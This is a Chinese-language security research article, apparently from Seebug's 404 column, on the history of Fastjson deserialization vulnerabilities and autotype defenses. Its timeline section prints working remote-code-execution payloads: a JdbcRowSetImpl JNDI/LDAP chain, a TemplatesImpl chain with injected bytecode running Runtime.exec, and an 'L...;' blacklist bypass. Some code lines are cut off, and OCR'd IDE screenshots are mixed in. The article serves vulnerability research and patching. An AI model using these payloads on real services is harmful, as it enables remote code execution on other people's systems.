Fastjson 反序列化漏洞史

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● 漏洞分析 (/category/vul-analysis/) · 404专栏 (/category/404team/)

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
时间: 2020年4月27日

英文版本: https://paper.seebug.org/1193/ (https://paper.seebug.org/1193/)

Fastjson没有cve编号,不太好查找时间线,一开始也不知道咋写,不过还是慢慢写出点东西,幸好fastjson开源以及有师傅们的一路辛勤记录。文中将给出与Fastjson漏洞相关的比较关键的更新以及漏洞时间线,会对一些比较经典的漏洞进行测试及修复说明,给出一些探测payload,rce payload。

Fastjson解析流程

可以参考下@Lucifaer师傅写的fastjson流程分析 (https://paper.seebug.org/994/),这里不写了,再写篇幅就占用很大了。文中提到fastjson有使用ASM生成的字节码,由于实际使用中很多类都不是原生类,fastjson序列化/反序列化大多数类时都会用ASM处理,如果好奇想查看生成的字节码,可以用idea动态调试时保存字节文件:



插入的代码为:

```
BufferedOutputStream bos = null;
FileOutputStream fos = null;
File file = null;
String filePath = "F:/java/javaproject/fastjsonsrc/target/classes/" + packageName.replace
try {
    File dir = new File(filePath);
    if (!dir.exists()) {
        dir.mkdirs();
    file = new File(filePath + className + ".class");
    fos = new FileOutputStream(file);
    bos = new BufferedOutputStream(fos);
    bos.write(code);
} catch (Exception e) {
    e.printStackTrace();
} finally {
    if (bos != null) {
        try {
            bos.close();
        } catch (IOException e) {
            e.printStackTrace();
    if (fos != null) {
        try {
            fos.close();
        } catch (IOException e) {
            e.printStackTrace();
```

生成的类:

```
🛟 🛬 — JItJSONParser,java × 🔞 JavaObjectDeserializer,java × 🔞 User,java × 🔞 ASMDeserializerFactory,java >
▶ ltest
                                                                            package com.alibaba.fastison.parser.deserializer
                                                                           import com.alibaba.fastjson.parser.DefaultJSONParser;
import com.alibaba.fastjson.parser.JSONLexerBase;
                                                                          amport com.alibaba.fastjson.parser.JSUMLexerBase
import com.alibaba.fastjson.parser.ParsecOntext;
import com.alibaba.fastjson.parser.ParserConfig;
import com.alibaba.fastjson.util.JavaBeanInfo;
import com.longofo.test.User;
                                                                 14 | import java.lang.reflect.Type;
                                                                          public class FastjsonASMDeserializer_1_User extends JavaBeanDeserializer {
   public char[] name_asm_prefix__ = "\"name\":".toCharArray();
   public char[] age_asm_prefix__ = "\"age\":".toCharArray();
                                                                                 public ObjectDeserializer name_asm_deser__;
                                                                                 public FastjsonASMDeserializer_1_User(ParserConfig var1, JavaBeanInfo var2) { super(var1, var2); }
                                                                                 public Object createInstance(DefaultJSONParser var1, Type var2) { return new User(); }
                                                                                 public Object deserialze(DefaultJSONParser var1, Type var2, Object var3, int var4) {
                                                                                      JSONLexerBase var5 = (JSONLexerBase)var1.lexer
                                                                                      if (var5.token() == 14 && var5.isEnabled(var4, (caluma 8192)) {
                                                                                      return this.deserialzeArrayMapping(var1, var2, var3, (Object)null);
} else if (var5.isEnabled([annua]512) && var5.scanType("com.longofo.test.User") |= -1) {
                                                                                           User var8:
   ougger 🛂 Console → 😑 🔼 👲 👲 🐧 🐮 🔭 🖼
                                                                                                                                                                                                                                                                             ( Seebug
```

但是这个类并不能用于调试,因为fastjson中用ASM生成的代码没有linenumber、trace等用于调试的信息,所以不能调试。不过通过在Expression那个窗口重写部分代码,生成可用于调式的bytecode应该也是可行的(我没有测试,如果有时间和兴趣,可以看下ASM怎么生成可用于调试的字节码)。

Fastjson 样例测试

首先用多个版本测试下面这个例子:

```
//User.java
package com.longofo.test;
public class User {
    private String name; //私有属性,有getter、setter方法
    private int age; //私有属性,有getter、setter方法
    private boolean flag; //私有属性, 有is、setter方法
    public String sex; //公有属性, 无getter、setter方法
    private String address; //私有属性, 无getter、setter方法
    public User() {
       System.out.println("call User default Constructor");
    public String getName() {
       System.out.println("call User getName");
       return name;
    public void setName(String name) {
       System.out.println("call User setName");
       this.name = name;
    public int getAge() {
       System.out.println("call User getAge");
       return age;
    public void setAge(int age) {
       System.out.println("call User setAge");
       this.age = age;
```

```
public boolean isFlag() {
    System.out.println("call User isFlag");
    return flag;
public void setFlag(boolean flag) {
    System.out.println("call User setFlag");
   this.flag = flag;
}
@Override
public String toString() {
    return "User{" +
            "name='" + name + '\'' +
            ", age=" + age +
            ", flag=" + flag +
            ", sex='" + sex + '\'' +
            ", address='" + address + '\'' +
            '}';
```

```
package com.longofo.test;
import com.alibaba.fastjson.JSON;
public class Test1 {
   public static void main(String[] args) {
      //序列化
      String serializedStr = "{\"@type\":\"com.longofo.test.User\",\"name\":\"lala\",\"
      System.out.println("serializedStr=" + serializedStr);
      System.out.println("-----\n\n"):
      //通过parse方法进行反序列化,返回的是一个JSONObject]
      System.out.println("JSON.parse(serializedStr): ");
      Object obj1 = JSON.parse(serializedStr);
      System.out.println("parse反序列化对象名称:" + obj1.getClass().getName());
      System.out.println("parse反序列化: " + obj1);
      System.out.println("-----\n"):
      //通过parseObject,不指定类,返回的是一个JSONObject
      System.out.println("JSON.parseObject(serializedStr): ");
      Object obj2 = JSON.parseObject(serializedStr);
      System.out.println("parseObject反序列化对象名称:" + obj2.getClass().getName());
      System.out.println("parseObject反序列化:" + obj2);
      System.out.println("-----\n");
      //通过parseObject,指定为object.class
      System.out.println("JSON.parseObject(serializedStr, Object.class): ");
      Object obj3 = JSON.parseObject(serializedStr, Object.class);
      System.out.println("parseObject反序列化对象名称:" + obj3.getClass().getName());
      System.out.println("parseObject反序列化:" + obj3);
      System.out.println("-----\n");
      //通过parseObject,指定为User.class
```

```
System.out.println("JSON.parseObject(serializedStr, User.class): ");
Object obj4 = JSON.parseObject(serializedStr, User.class);
System.out.println("parseObject反序列化对象名称:" + obj4.getClass().getName());
System.out.println("parseObject反序列化:" + obj4);
System.out.println("-----\n");
}
}
```

说明:

- 这里的@type就是对应常说的autotype功能,简单理解为fastjson会自动将json的 key:value 值 映射到@type对应的类中
- 样例User类的几个方法都是比较普通的方法,命名、返回值也都是常规的符合bean要求的写法,所以下面的样例测试有的特殊调用不会覆盖到,但是在漏洞分析中,可以看到一些特殊的情况
- parse用了四种写法,四种写法都能造成危害(不过实际到底能不能利用,还得看版本和用户是 否打开了某些配置开关,具体往后看)
- 样例测试都使用jdk8u102,代码都是拉的源码测,主要是用样例说明autotype的默认开启、checkautotype的出现、以及黑白名白名单从哪个版本开始出现的过程以及增强手段

1.1.157测试

这应该是最原始的版本了(tag最早是这个),结果:

```
serializedStr={"@type":"com.longofo.test.User", "name": "lala", "age":11, "flag": true, "sex'
JSON.parse(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
parse反序列化对象名称:com.longofo.test.User
parse反序列化: User{name='lala', age=11, flag=true, sex='boy', address='null'}
JSON.parseObject(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
call User getAge
call User isFlag
call User getName
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"flag":true,"sex":"boy","name":"lala","age":11}
JSON.parseObject(serializedStr, Object.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

```
JSON.parseObject(serializedStr, User.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

下面对每个结果做一个简单的说明

JSON.parse(serializedStr)

```
JSON.parse(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
parse反序列化对象名称:com.longofo.test.User
parse反序列化: User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下,自动调用了User类默认构造器,User类对应的setter方法(setAge,setName),最终结果是User类的一个实例,不过值得注意的是public sex被成功赋值了,private address没有成功赋值,不过在1.2.22, 1.1.54.android之后,增加了一个SupportNonPublicField特性,如果使用了这个特性,那么private address就算没有setter、getter也能成功赋值,这个特性也与后面的一个漏洞有关。注意默认构造方法、setter方法调用顺序,默认构造器在前,此时属性值还

没有被赋值,所以即使默认构造器中存在危险方法,但是危害值还没有被传入,所以默认构造器按理来说不会成为漏洞利用方法,不过对于内部类那种,外部类先初始化了自己的某些属性值,但是内部类默认构造器使用了父类的属性的某些值,依然可能造成危害。

可以看出,从最原始的版本就开始有autotype功能了,并且autotype默认开启。同时ParserConfig类中还没有黑名单。

JSON.parseObject(serializedStr)

```
JSON.parseObject(serializedStr):
call User default Constructor
call User setName
call User setAge
call User setFlag
call User getAge
call User isFlag
call User isFlag
call User getName
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
parseObject反序列化:{"flag":true,"sex":"boy","name":"lala","age":11}
```

在指定了@type的情况下,自动调用了User类默认构造器,User类对应的setter方法(setAge, setName)以及对应的getter方法(getAge, getName),最终结果是一个字符串。这里还多调用了getter(注意bool类型的是is开头的)方法,是因为parseObject在没有其他参数时,调用了JSON.toJSON(obj),后续会通过gettter方法获取obj属性值:

```
■ Project ▼
fastjsonsrc [fastjson] F:\java\javaproject\fastjsonsrc
                                                                       String errorMessage = "write javaBean error"
                                                                       if (fieldName != null) {
                                                                           errorMessage += ", fieldName : " + fieldName;
 lib
▼ Isrc
                                                                       throw new JSONException(errorMessage, e);
    ▼ ijava
                                                                       serializer.context = parent;
      ▼ D com

    alibaba.fastjson

        ▼ Iongofo.test
                                                              public Map<String, Object> getFieldValuesMap(Object object) throws Exception {
             User
                                                                   Map<String, Object> map = new LinkedHashMap<~>(sortedGetters.length)
                                                                       (FieldSerializer getter : sortedGetters) {
  ▶ test
                                                                       map.put(getter.fieldInfo.name, getter.getPropertyValue(object))
  # .travis.ym
                                                                   return map;
  license.txt
                                                                                                                                                (🖍 Seebug
```

JSON.parseObject(serializedStr, Object.class)

```
JSON.parseObject(serializedStr, Object.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下,这种写法和第一种 JSON.parse(serializedStr) 写法其实没有区别的,从结果也能看出。

JSON.parseObject(serializedStr, User.class)

```
JSON.parseObject(serializedStr, User.class):
call User default Constructor
call User setName
call User setAge
call User setFlag
parseObject反序列化对象名称:com.longofo.test.User
parseObject反序列化:User{name='lala', age=11, flag=true, sex='boy', address='null'}
```

在指定了@type的情况下,自动调用了User类默认构造器,User类对应的setter方法(setAge, setName),最终结果是User类的一个实例。这种写法明确指定了目标对象必须是User类型,如果 @type对应的类型不是User类型或其子类,将抛出不匹配异常,但是,就算指定了特定的类型,依然 有方式在类型匹配之前来触发漏洞。

1.2.10测试

对于上面User这个类,测试结果和1.1.157一样,这里不写了。

到这个版本autotype依然默认开启。不过从这个版本开始,fastjson在ParserConfig中加入了denyList,一直到1.2.24版本,这个denyList都只有一个类(不过这个java.lang.Thread不是用于漏洞利用的):

1.2.25测试

测试结果是抛出出了异常:

```
serializedStr={"@type":"com.longofo.test.User","name":"lala","age":11, "flag": true}

JSON.parse(serializedStr):
Exception in thread "main" com.alibaba.fastjson.JSONException: autoType is not support. (
    at com.alibaba.fastjson.parser.ParserConfig.checkAutoType(ParserConfig.java:882)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parseObject(DefaultJSONParser.java:3
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1327)
    at com.alibaba.fastjson.parser.DefaultJSONParser.parse(DefaultJSONParser.java:1293)
    at com.alibaba.fastjson.JSON.parse(JSON.java:137)
    at com.alibaba.fastjson.JSON.parse(JSON.java:128)
    at com.longofo.test.Test1.main(Test1.java:14)
```

从1.2.25开始,autotype默认关闭了,对于autotype开启,后面漏洞分析会涉及到。并且从1.2.25开始,增加了checkAutoType函数,它的主要作用是检测@type指定的类是否在白名单、黑名单(使用的startswith方式)


以及目标类是否是两个危险类(Classloader、DataSource)的子类或者子接口,其中白名单优先级最高,白名单如果允许就不检测黑名单与危险类,否则继续检测黑名单与危险类:

```
📭 fastjsonsrc 🕽 🖿 src 🕻 🖿 main 🕽 🖿 java 🕽 🖿 com 🕽 🖿 alibaba 🕽 🖿 fastjson 🕽 🖿 parser 🕽 💿 ParserConfig
              acceptList[acceptList.length - 1] = name;
  ▶ ■ .idea
                                         this.acceptList = acceptList;
    lib
   ▼ ■ src
                                      public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
    ▼ I main
                                         if (typeName == null) {
       ▼ i java
        ▼ 🖿 com
          ▶ alibaba.fastison
          ▼ 🖿 longofo.test
                                         C Test1
              © User
                                         if (autoTypeSupport || expectClass != null) {
         ▶ META-INF
                                             for (int i = 0; i < acceptList.length; ++i) {</pre>
                                                 String accept = acceptList[i];
       ▶ ■ resources
                                                 if (className.startsWith(accept)) {
                                                    return TypeUtils.loadClass(typeName, defaultClassLoader);
   target 📜
     gitignore
    for (int i = 0; i < denyList.length; ++i) {</pre>
     서 logo.jpg
                                                 String deny = denyList[i];
                                                 if (className.startsWith(deny)) {
    ## README.md
                                                    throw new JSONException("autoType is not support. " + typeName);
    frc4627.txt

₫ x.sh

                                                                                                                         Seebug
```

增加了黑名单类、包数量,同时增加了白名单,用户还可以调用相关方法添加黑名单/白名单到列表中:




后面的许多漏洞都是对checkAutotype以及本身某些逻辑缺陷导致的漏洞进行修复,以及黑名单的不断增加。


1.2.42测试

与1.2.25一样,默认不开启autotype,所以结果一样,直接抛autotype未开启异常。

从这个版本开始,将denyList、acceptList换成了十进制的hashcode,使得安全研究难度变大了(不过hashcode的计算方法依然是公开的,假如拥有大量的jar包,例如maven仓库可以爬jar包下来,可批量的跑类名、包名,不过对于黑名单是包名的情况,要找到具体可利用的类也会消耗一些时间):




checkAutotype中检测也做了相应的修改:




1.2.61测试

与1.2.25一样,默认不开启autotype,所以结果一样,直接抛autotype未开启异常。

从1.2.25到1.2.61之前其实还发生了很多绕过与黑名单的增加,不过这部分在后面的漏洞版本线在具体写,这里写1.2.61版本主要是说明黑名单防御所做的手段。在1.2.61版本时,fastjson将hashcode从十进制换成了十六进制:



不过用十六进制表示与十进制表示都一样,同样可以批量跑jar包。在1.2.62版本为了统一又把十六进制大写:



再之后的版本就是黑名单的增加了

Fastjson漏洞版本线

下面漏洞不会过多的分析,太多了,只会简单说明下以及给出payload进行测试与说明修复方式。

ver<=1.2.24

从上面的测试中可以看到,1.2.24及之前没有任何防御,并且autotype默认开启,下面给出那会比较经典的几个payload。


com.sun.rowset.JdbcRowSetImpl利用链

payload:

```
{
   "rand1": {
      "@type": "com.sun.rowset.JdbcRowSetImpl",
      "dataSourceName": "ldap://localhost:1389/Object",
      "autoCommit": true
   }
}
```

测试 (jdk=8u102, fastjson=1.2.24):

结果:



触发原因简析:

JdbcRowSetImpl对象恢复->setDataSourceName方法调用->setAutocommit方法调用->context.lookup(datasourceName)调用

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl利用链 payload:


```
{
   "rand1": {
      "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
      "_bytecodes": [
            "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZ(
      ],
      "_name": "aaa",
      "_tfactory": {},
      "_outputProperties": {}
}
}
```

测试 (jdk=8u102, fastjson=1.2.24):

```
package com.longofo.test;
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.codec.binary.Base64;
public class Test3 {
    public static void main(String[] args) throws Exception {
        String evilCode base64 = readClass();
        final String NASTY CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.Template
        String payload = "{'rand1':{" +
                "\"@type\":\"" + NASTY CLASS + "\"," +
                "\" bytecodes\":[\"" + evilCode base64 + "\"]," +
                "' name':'aaa'," +
                "' tfactory':{}," +
                "' outputProperties':{}" +
                "}}\n";
        System.out.println(payload);
       //JSON.parse(payload, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, Object.class, Feature.SupportNonPublicField); 成功
        //JSON.parseObject(payload, User.class, Feature.SupportNonPublicField); 成功
    }
    public static class AaAa {
    }
    public static String readClass() throws Exception {
       ClassPool pool = ClassPool.getDefault();
```

```
CtClass cc = pool.get(AaAa.class.getName());
String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";
cc.makeClassInitializer().insertBefore(cmd);
String randomClassName = "AaAa" + System.nanoTime();
cc.setName(randomClassName);
cc.setSuperclass((pool.get(AbstractTranslet.class.getName())));
byte[] evilCode = cc.toBytecode();
return Base64.encodeBase64String(evilCode);
}
```

结果:



触发原因简析:

TemplatesImpl对象恢复->JavaBeanDeserializer.deserialze->FieldDeserializer.setValue-

- >TemplatesImpl.getOutputProperties->TemplatesImpl.newTransformer-
- >TemplatesImpl.getTransletInstance->通过defineTransletClasses, newInstance触发我们自己构造的class的静态代码块

简单说明:

这个漏洞需要开启SupportNonPublicField特性,这在样例测试中也说到了。因为TemplatesImpl类中_bytecodes、_tfactory、_name、_outputProperties、_class并没有对应的setter,所以要为这些private属性赋值,就需要开启SupportNonPublicField特性。具体这个poc构造过程,这里不分析

了,可以看下廖大师傅的这篇 (http://xxlegend.com/2017/04/29/title-

%20fastjson%20%E8%BF%9C%E7%A8%8B%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96p oc%E7%9A%84%E6%9E%84%E9%80%A0%E5%92%8C%E5%88%86%E6%9E%90/),涉及到了一些细节问题。

ver>=1.2.25&ver<=1.2.41

1.2.24之前没有autotype的限制,从1.2.25开始默认关闭了autotype支持,并且加入了checkAutotype,加入了黑名单+白名单来防御autotype开启的情况。在1.2.25到1.2.41之间,发生了一次checkAutotype的绕过。

下面是checkAutoType代码:

```
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
       if (typeName == null) {
           return null;
        }
       final String className = typeName.replace('$', '.');
       // 位置1,开启了autoTypeSupport,先白名单,再黑名单
        if (autoTypeSupport || expectClass != null) {
            for (int i = 0; i < acceptList.length; ++i) {</pre>
               String accept = acceptList[i];
               if (className.startsWith(accept)) {
                    return TypeUtils.loadClass(typeName, defaultClassLoader);
            }
           for (int i = 0; i < denyList.length; ++i) {</pre>
               String deny = denyList[i];
                if (className.startsWith(deny)) {
                   throw new JSONException("autoType is not support. " + typeName);
       // 位置2,从已存在的map中获取clazz
       Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
       if (clazz == null) {
            clazz = deserializers.findClass(typeName);
        }
       if (clazz != null) {
            if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
               throw new JSONException("type not match. " + typeName + " -> " + expectC]
```

```
return clazz;
}
// 位置3,没开启autoTypeSupport,依然会进行黑白名单检测,先黑名单,再白名单
if (!autoTypeSupport) {
    for (int i = 0; i < denyList.length; ++i) {</pre>
       String deny = denyList[i];
       if (className.startsWith(deny)) {
           throw new JSONException("autoType is not support. " + typeName);
   for (int i = 0; i < acceptList.length; ++i) {</pre>
       String accept = acceptList[i];
       if (className.startsWith(accept)) {
           clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
           if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
               throw new JSONException("type not match. " + typeName + " -> " +
           return clazz;
// 位置4,过了黑白名单,autoTypeSupport开启,就加载目标类
if (autoTypeSupport || expectClass != null) {
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
if (clazz != null) {
   // ClassLoader、DataSource子类/子接口检测
    if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
```

```
|| DataSource.class.isAssignableFrom(clazz) // dataSource can load jo
        throw new JSONException("autoType is not support. " + typeName);
    }
   if (expectClass != null) {
        if (expectClass.isAssignableFrom(clazz)) {
            return clazz;
        } else {
            throw new JSONException("type not match. " + typeName + " -> " + expe
if (!autoTypeSupport) {
   throw new JSONException("autoType is not support. " + typeName);
return clazz;
```

在上面做了四个位置标记,因为后面几次绕过也与这几处位置有关。这一次的绕过是走过了前面的 1,2,3成功进入位置4加载目标类。位置4 loadclass如下:

```
🤁 🛱 💠 🕒 🔞 JavaBeanDeserializer.java × 🔞 TemplatesImpl.java × 🞢 fastjson × 🔞 FieldDeserializer.java × 🔞 Test4.java × 🔞 ParserConfig.java × 🔞 TypeUtils.java × 🔞 DefaultJSONParser.java × 🔞 DefaultJSONParser.java ×
                                                                                 Class<?> |loadClass(String className, ClassLoader classLoader) {
Name == null || className.length() == 0) {
▶ 🖿 .idea
▼ 🖿 src
  ▼ 🖿 main
                                                                    Class<?> clazz = mappings.get(className);
       ▼ D com
                                                                    if (clazz != null) {
         ▶ 🖿 alibaba.fastjson
                                                                          return clazz;
                                                                    if (className.charAt(0) == '[') {
    Class<?> componentType = loadClass(className.substring(1), classLoader);
    return Array.newInstance(componentType, leaning(0).getClass();
                                               1085 🐠
                                                                     if (className.startsWith("L") && className.endsWith(";")) {
                                                                          String newClassName = className.substring(1, className.length() - 1);
    ▶ N= resources
                                               1091 🐠
                                                                          return loadClass(newClassName, classLoader);
                                                                               mappings.put(className, clazz);
  m pom.xml
                                                                              return clazz;
                                                                     } catch (Throwable e) {
                                                                         ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader()
                                                                         if (contextClassLoader != null && contextClassLoader != classLoader) {
    clazz = contextClassLoader.loadClass(className);
                                                                               mappings.put(className, clazz);
                                                                              return clazz;
                                                                    } catch (Throwable e) {
                                                                                                                                                                                                                             (A) Seebug
```

去掉了className前后的 L 和;,形如 Lcom. lang. Thread;这种表示方法和JVM中类的表示方法是类似的,fastjson对这种表示方式做了处理。而之前的黑名单检测都是startswith检测的,所以可给@type 指定的类前后加上 L 和;来绕过黑名单检测。

这里用上面的JdbcRowSetImpl利用链:

```
{
    "rand1": {
        "@type": "Lcom.sun.rowset.JdbcRowSetImpl;",
        "dataSourceName": "ldap://localhost:1389/Object",
        "autoCommit": true
    }
}
```

